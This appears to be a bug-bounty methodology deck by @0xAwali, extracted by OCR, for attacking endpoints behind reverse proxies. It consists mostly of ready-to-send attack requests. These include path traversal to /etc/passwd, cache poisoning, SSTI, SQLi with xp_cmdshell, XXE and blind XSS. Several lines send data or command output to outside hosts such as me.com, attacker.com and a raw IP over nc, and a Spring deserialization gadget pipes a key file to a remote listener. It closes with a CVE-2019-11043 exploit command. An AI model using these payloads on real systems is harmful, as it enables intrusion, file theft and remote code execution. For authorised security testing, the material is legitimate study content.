Origin: https://www.company.com
```

attacker

My Methodology

Try To Add Headers e.g. X-Original-URL: /Internal-Endpoint , X-Override-URL: /Internal-Endpoint OR X-Rewrite-URL: /Internal-Endpoint To Bypass Blacklist

- Video
- Blog
- Writeup

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Original-URL: /Internal-Endpoint
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject ?%xx , %xx OR %xxx 20k xxx e.g. Endpoint-To-Proxy/%xx To Do DOS Attack

- Writeup

```
GET /Endpoint-To-Proxy/%xxx 20k xxx HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Add Parameter With Value e.g. ?parameter=cache OR If There Is Parameters Try To Add Another e.g. lang=en&parameter=cache To Achieve Cache Poisoning

- Video

```
GET /Endpoint-To-Proxy?parameter=cache HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To **Add Parameter With Large Value e.g. ?parameter=xxx 20K xxx** OR If There Is Parameters Try To Add Another **e.g. lang=en&parameter=xxx 20K xxx** To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy?parameter=xxxx 20K xxxx HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Add _Parameter With Value e.g. ?_parameter=cache OR If There Is Parameters Try To Add Another e.g. lang=en&_parameter=cache To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy?_parameter=cache HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Add ;Parameter With Value e.g. ;parameter=cache OR If There Is Parameters Try To Add Another e.g. lang=en;parameter=cache To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy;parameter=cache HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Add Body e.g. parameter=cache To Your Request Without Change GET To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive

parameter=cache
```

attacker

My Methodology

Try To Change Method To POST And Add Body e.g. _Parameter With Value e.g. _parameter=cache To Achieve Cache Poisoning

- ▶ Video

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive

_parameter=cache
```

attacker

My Methodology

If There Is Nginx As Reverse Proxy AND Weblogic As Backend Try To Use /#/../ To Change Route Of Endpoints e.g. Endpoint-To-Proxy/#/../../../../../../../../../etc/passwd To Get Content Of etc/passwd File

- Slides

```
GET /Endpoint-To-Proxy/#/../../../../../../../../../../etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Nginx As Reverse Proxy AND Weblogic As Backend Try To Use ;/../ To Change Route Of Endpoints e.g. /../../../../../../../../../etc/passwd;/../Endpoint-To-Proxy To Get Content Of etc/passwd File

- **Slides**

```
GET /../../../../../../../etc/passwd;/../Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is **Nginx As Reverse Proxy** Try To Use ../ To Change Route Of Endpoints e.g. **Endpoint-To-Proxy../../../../../../../etc/passwd** To Get Content Of etc/passwd File

- Slides
- Blog
- Blog
- Video
- Video

```
GET /Endpoint-To-Proxy../../../../../../../etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject ../../../../../../../../../../etc/passwd e.g. Endpoint-To-Proxy/../../../../../../../../etc/passwd To Get Content Of etc/passwd File

- Writeup

```
GET /Endpoint-To-Proxy/../../../../../../../etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject ..\..\..\..\..\..\..\..\..\..\..\..\..\..\etc\passwd e.g. Endpoint-To-Proxy/..\..\..\..\..\..\..\..\..\..\..\..\..\..\etc\passwd To Get Content Of etc/passwd File

- Writeup

```
GET /Endpoint-To-Proxy/..\..\..\..\..\..\..\..\..\..\..\..\..\..\etc\passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject \..\.\..\.\..\.\..\.\..\.\..\.\Internal-Endpoint OR \..\..\..\.\..\..\Internal-Endpoint\..\..\..\..\..\etc\passwd%3F.js To Expose Internal Information

- ▶ Video
- Blog
- Blog

```
GET /Endpoint-To-Proxy\..\.\..\.\..\.\..\.\Internal-Endpoint HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject %255c%255c%255c%255c%255c%255c..%255c..%255c..%255c..%255c..%255c..%255c/Internal-Endpoint To Expose Internal Information

- ▶ Video

```
GET /Endpoint-To-Proxy/
        %255c%255c%255c%255c%255c%255c..%255c..%255c..
        %255c..%255c..%255c..%255c/Internal-Endpoint HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject /..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fwindows/System32/drivers/etc/hosts To Get File etc/hosts

- Writeup

```
GET /Endpoint-To-Proxy//
          ..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%25
          2f..%252f..%252f..%252f..%252f..%252f..%252f..%25
          2f..%252fwindows/System32/drivers/etc/hosts HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Let’s Assume There Is Routing To Pulse Secure SSL VPN So , Try To Inject dana-na/../dana/html5acc/guacamole/../../../../../../etc/hosts?/dana/html5acc/guacamole/# To Get File etc/hosts

- Writeup
- Writeup
- Writeup
- Writeup

```
GET /Endpoint-To-Proxy/dana-na/../dana/html5acc/guacamole/../
          ../../../../../etc/hosts?/dana/html5acc/guacamole/# HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

Try To **Inject file:%2f%2f/Internal-Endpoint/%252e%252e/%252e%252e/%252e%252e/etc/passwd** To Get Content Of etc/passwd File

- ▶ Video

```
GET /Endpoint-To-Proxy/
        file:%2f%2f/Internal-Endpoint/%252e%252e/%252e%252e/
        %252e%252e/etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Apache As Reverse Proxy Try To Use /..// To Change Route Of Endpoints e.g. Endpoint-To-Proxy/..//../../../../../../../etc/passwd To Get Content Of etc/passwd File

- Slides

```
GET /Endpoint-To-Proxy/..//../../../../../../etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Apache As Reverse Proxy Try To Use /./ To Change Route Of Endpoints e.g. Endpoint-To-Proxy/../../../../../../etc//./passwd To Get Content Of etc/passwd File

- Slides

```
GET /Endpoint-To-Proxy/../../../../../../etc//./passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

If There Is Apache As Reverse Proxy Try To Use %3F To Bypass Blacklist Of Endpoints e.g. Endpoint-To-Proxy/.git%3FAllowed To figure Out Is .git There

- Slides

```
GET /Endpoint-To-Proxy/.git%3FAllowed HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is **Nginx As Reverse Proxy** AND **Apache As Backend** Try To Use //../ To Change Route Of Endpoints e.g. **Endpoint-To-Proxy/../../../../../../../../../etc/passwd//../** To Get Content Of etc/passwd File

- Slides
- Video

```
GET /Endpoint-To-Proxy/../../../../../../../etc/passwd//../ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

If There Is Haproxy OR Nuster As Reverse Proxy Try To Use UEL Encoding e.g. ..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd To Bypass Blacklist Of Endpoints

- Slides

```
GET /Endpoint-To-Proxy/..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Nginx As Reverse Proxy AND Tomcat As Backend Try To Use ..;/ OR ..;/..;/ To Bypass Blacklist Of Endpoints OR Bypass Save Iframes e.g.
<iframe src="https://www.company.com/Endpoint-To-Proxy/..;/Endpoint-To-Iframe">

- Slides
- Video

```
GET /Endpoint-To-Proxy/..;/../../../../../../etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Nginx As Reverse Proxy Try To Use %2F%2F%2F To Bypass Blacklist Of Endpoints OR Bypass CORS e.g. fetch("https://www.company.com/Endpoint-To-Proxy/Endpoint-To-CORS%2f%2f">

- Slides

```
GET /Endpoint-To-Proxy/../../../../etc/passwd%2f%2f%2f HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

If There Is **Nginx As Reverse Proxy** Try To Use ;/../ To Bypass Blacklist Of Endpoints OR Bypass CORS e.g. **fetch("https://www.company.com/Endpoint-To-Proxy;/../Endpoint-To-CORS">**

- Slides

```
GET /Endpoint-To-Proxy;/../../../../etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Nginx As Reverse Proxy Try To Use ..;/ To Bypass Blacklist Of Endpoints OR Bypass CORS e.g. fetch("https://www.company.com/Endpoint-To-CORS/..;/Endpoint-To-Proxy">

- Slides

```
GET /../../../../etc/passwd/..;/Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

If There Is Varnish As Reverse Proxy Try To Change e.g. GET To Get To Bypass Blacklist Of Endpoints

- Slides

```
GeT /Endpoint-To-Proxy/../../../../../../etc/passwd HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

If There Is Haproxy OR Varnish As Reverse Proxy Try To Use The Absolute-URI e.g. GET http://comapany.com/Endpoints-To-Proxy/.git To Bypass Blacklist Of Endpoints

- Slides

```
GET http://company.com/Endpoints-To-Proxy/.git HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Change Method To POST And Add Body e.g. <?php phpinfo(); ?> To Get RCE

- Tweet

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Content-Type":"application/x-www-form-urlencoded
Origin: https://www.company.com
Connection: keep-alive

<?php phpinfo(); ?>
```

attacker

My Methodology

Try To Inject SSTI Payloads e.g. {{7*7}} , ${7*7} , [[${7*7}]] , (${T(java.lang.Runtime) .getRuntime().exec(nslookup id.burpcollaborator.net)}) To Get RCE

- Blog
- Blog

```
GET /Endpoint-To-Proxy/(${T(java.lang.Runtime).
            getRuntime().exec('nslookup id.burpcollaborator.net')}) HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Time-Based SQLi Payloads e.g. 'xor(if(now()=sysdate(),sleep(30),0))or OR 'xor(if(mid(database(),1,1)=0x41,sleep(30),0))or To Get SQLi

- Writeup

```
GET /Endpoint-To-Proxy/
          'xor(if(mid(database(),1,1)=0x41,sleep(30),0))or HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Are Parameters In Your Endpoints , Assume Backend Endpoint Take Value Of One Parameter As Path So Inject e.g. LFI OR CRLF Payloads To Get e.g. SSRF

- Tweet

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
Content-Type: application/json
Content-Length: Number

{
"parameter":"value%0A%01%09Host:%20id.burpcollaborator.net"
}
```

attacker

My Methodology

Assume Backend Endpoint Take Value Of One Parameter As Path So Inject Encode , Double OR Triple URL Encoding ;@me.com , @me.com OR :@me.com To Get SSRF

- **Tweet**

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
Content-Type: application/json
Content-Length: Number

{
"parameter":";@RandomString(10).id.burpcollaborator.net"
}
```

attacker

My Methodology

Assume Backend Endpoint Take Value Of One Parameter As Rewrite Configuration e.g. rewrite ^.*$ $arg_parameter; So Inject e.g. LFI Payloads To Get e.g. LFI

- Writeup

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
Content-Type: application/json
Content-Length: Number

{ "parameter":"../../../../../../../../../../../../etc/passwd" }
```

attacker

My Methodology

Assume Backend Endpoint Take Value Of One Parameter As Command Line Input So Inject Command Line Payloads e.g. ${nslookup me.com} To Get RCE

- Writeup

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
Content-Type: application/json
Content-Length: Number

{"parameter":"${nslookup id.burpcollaborator.net}"}
```

attacker

My Methodology

Assume Backend Endpoint Take Value Of One Parameter As Command Line Input So Inject Command Line Payloads e.g. &nslookup me.com&'\"`0&nslookup me.net&`' To Get RCE

- Video
- Blog
- Tweet

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
Content-Type: application/json
Content-Length: Number

{
"parameter":"&nslookup me.com&'\"`0&nslookup me.com&`'"
}
```

attacker

My Methodology

Assume Backend Endpoint Take Value Of One Parameter As GraphicsMagick's Input So Inject 0 -write |ps${IFS}aux|curl${IFS}http://me.com${IFS}-d${IFS}@- To Get RCE

- Writeup

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
Content-Type: application/json
Content-Length: Number

{
"parameter":"0 -write |ps${IFS}aux|curl${IFS}http://me.com${IFS}-d${IFS}@-"
}
```

attacker


My Methodology

Assume Backend Endpoint Take Value Of One Parameter As SQL Input So Inject ; DECLARE @command varchar(255); SELECT @command='ping id.burpcollaborator.net'; EXEC Master.dbo.xp_cmdshell @command; SELECT 1 as 'STEP' To Get SQLi

- Writeup

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: https://www.company.com
Content-Type: application/json
Content-Length: Number

{"parameter":"; DECLARE @command varchar(255); SELECT
@command='ping id.burpcollaborator.net'; EXEC
Master.dbo.xp_cmdshell @command; SELECT 1 as 'STEP'"}
```



One-line Simple Servers

SimpleHTTPServer

Serves files from current directory via HTTP

```
python -m SimpleHTTPServer 8080
```

pyftpdlib

Serves files from specified directory via FTP

```
python -m pyftpdlib -p 21 -d ftp
```

ncat

Simple UDP/TCP server. Supports SSL/TLS mode, can be used as raw SSL-socket

```
ncat --ssl -lvpk 443
```

Impacket SMB server

Serves files from directory. Prints client’s NTLM-hash

```
./examples/smbserver.py share smb/
```

dnschef

Useful for catching DNS callbacks in blind SSRF cases and OOB attacks

```
./dnschef -i 0.0.0.0
```

simplesmtp

SMTP server, logs all received emails. Can be used for multiple registration on a website

```
go run simplesmtp.go -save
```

attacker

My Methodology

If Body Of Request JSON Data , Try To Convert It XML With XXE Payloads

- Slides
- Blog
- Blog

```
POST /Endpoint-To-Proxy/ HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
  <parameter>&xxe;</parameter>
</root>
```

attacker

Send This XXE Payload

```
POST /Endpoint-To-Proxy/ HTTP/1.1
Host: www.company.com
Content-Type: application/xml
Content-Length: Number

<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xml "href="http://RandomString(10).id.burpcollaborator.net/file.xsl"?>
<!DOCTYPE root PUBLIC "-//A/B/EN" http://RandomString(10).id.burpcollaborator.net/file.dtd [
        <!ENTITY % remote SYSTEM "http://RandomString(10).id.burpcollaborator.net/path">
        <!ENTITY xxe SYSTEM "http://RandomString(10).id.burpcollaborator.net/path">
        %remote;
]>
<root>
        <foo>&xxe;</foo>
        <x xmlns:xi="http://www.w3.org/2001/XInclude">
        <xi:includehref="http://RandomString(10).id.burpcollaborator.net/" ></x>
        <y xmlns=http://a.b/
                xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                xsi:schemaLocation="http://a.b/
                http:///RandomString(10).id.burpcollaborator.net/file.xsd">a</y>
</root>
```

- Video

Assume Backend Endpoint Take Value Of One Parameter As JS Code So Inject Blind XSS

- ▶ Video

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
Content-Type: application/json
Content-Length: Number

{
"parameter":"</script><svg/onload='+/"/+/onmouseover=1/+(s=do
cument.createElement(/script/.source),s.stack=Error().stack,s.src
=(/,/+/RandomString(10).id.burpcollaborator.net/).slice(2),docume
nt.documentElement.appendChild(s))//'>"
}
```


Do you check for insecure deserialization bugs?

Meanwhile, deserialization bugs one of the most effective ways to get RCE. The majority of deserialization bugs are found in Java applications.

There is an awesome cheat-sheet about insecure deserialization in Java by @antyurin:
github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

For example, did you know, that insecure deserialization isn't only about binary objects but also JSON and XML ?

```
{"id":123, "obj": ["org.springframework.context
.support.FileSystemXmlApplicationContext",
"http://attacker.com/exploit_spell.xml"]}
```



```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans">
 <bean id="pb" class="java.lang.ProcessBuilder"
       init-method="start">
   <constructor-arg>
       <array>
          <value>/bin/bash</value>
          <value>-c</value>
          <value>cat ./key | nc 10.128.218.64 1024</value>
       </array>
     </constructor-arg>
   </bean>
</beans>
```

My Methodology

- If There Is PHP Endpoint Leads To php-fpm , Try To Figure Out It **Is Vulnerable To CVE-2019-11043** By Using Tools e.g. **phuip-fpizdam**

Steps to produce :-

1 - Open Your Terminal
2 - Write This Command

```
root@mine:~#./phuip-fpizdam --cookie Value http://URL/endpont-to.proxy.php
```

attacker

If There Is Route To Wordpress Internally , Try To Inject This

- Writeup

```
root@mine:~#cat file.xml
<?xml version="1.0"?>
<methodCall>
<methodName>wp.getOptions</methodName>
<params>
    <param><value>zzz</value></param>
        <param><value>valid-Username@company.com</value></param>
        <param><value>@@@nopass@@@</value></param>
</params>
</methodCall>
```

Steps to produce :-

1 - Open Your Terminal
2 - Write This Command

```
curl 'https://www.company.com/xmlrpc.php' --data-binary
"`cat file.xml`" -H 'Content-type: application/xml'
```

Thank You

Mahmoud M. Awali

@0xAwali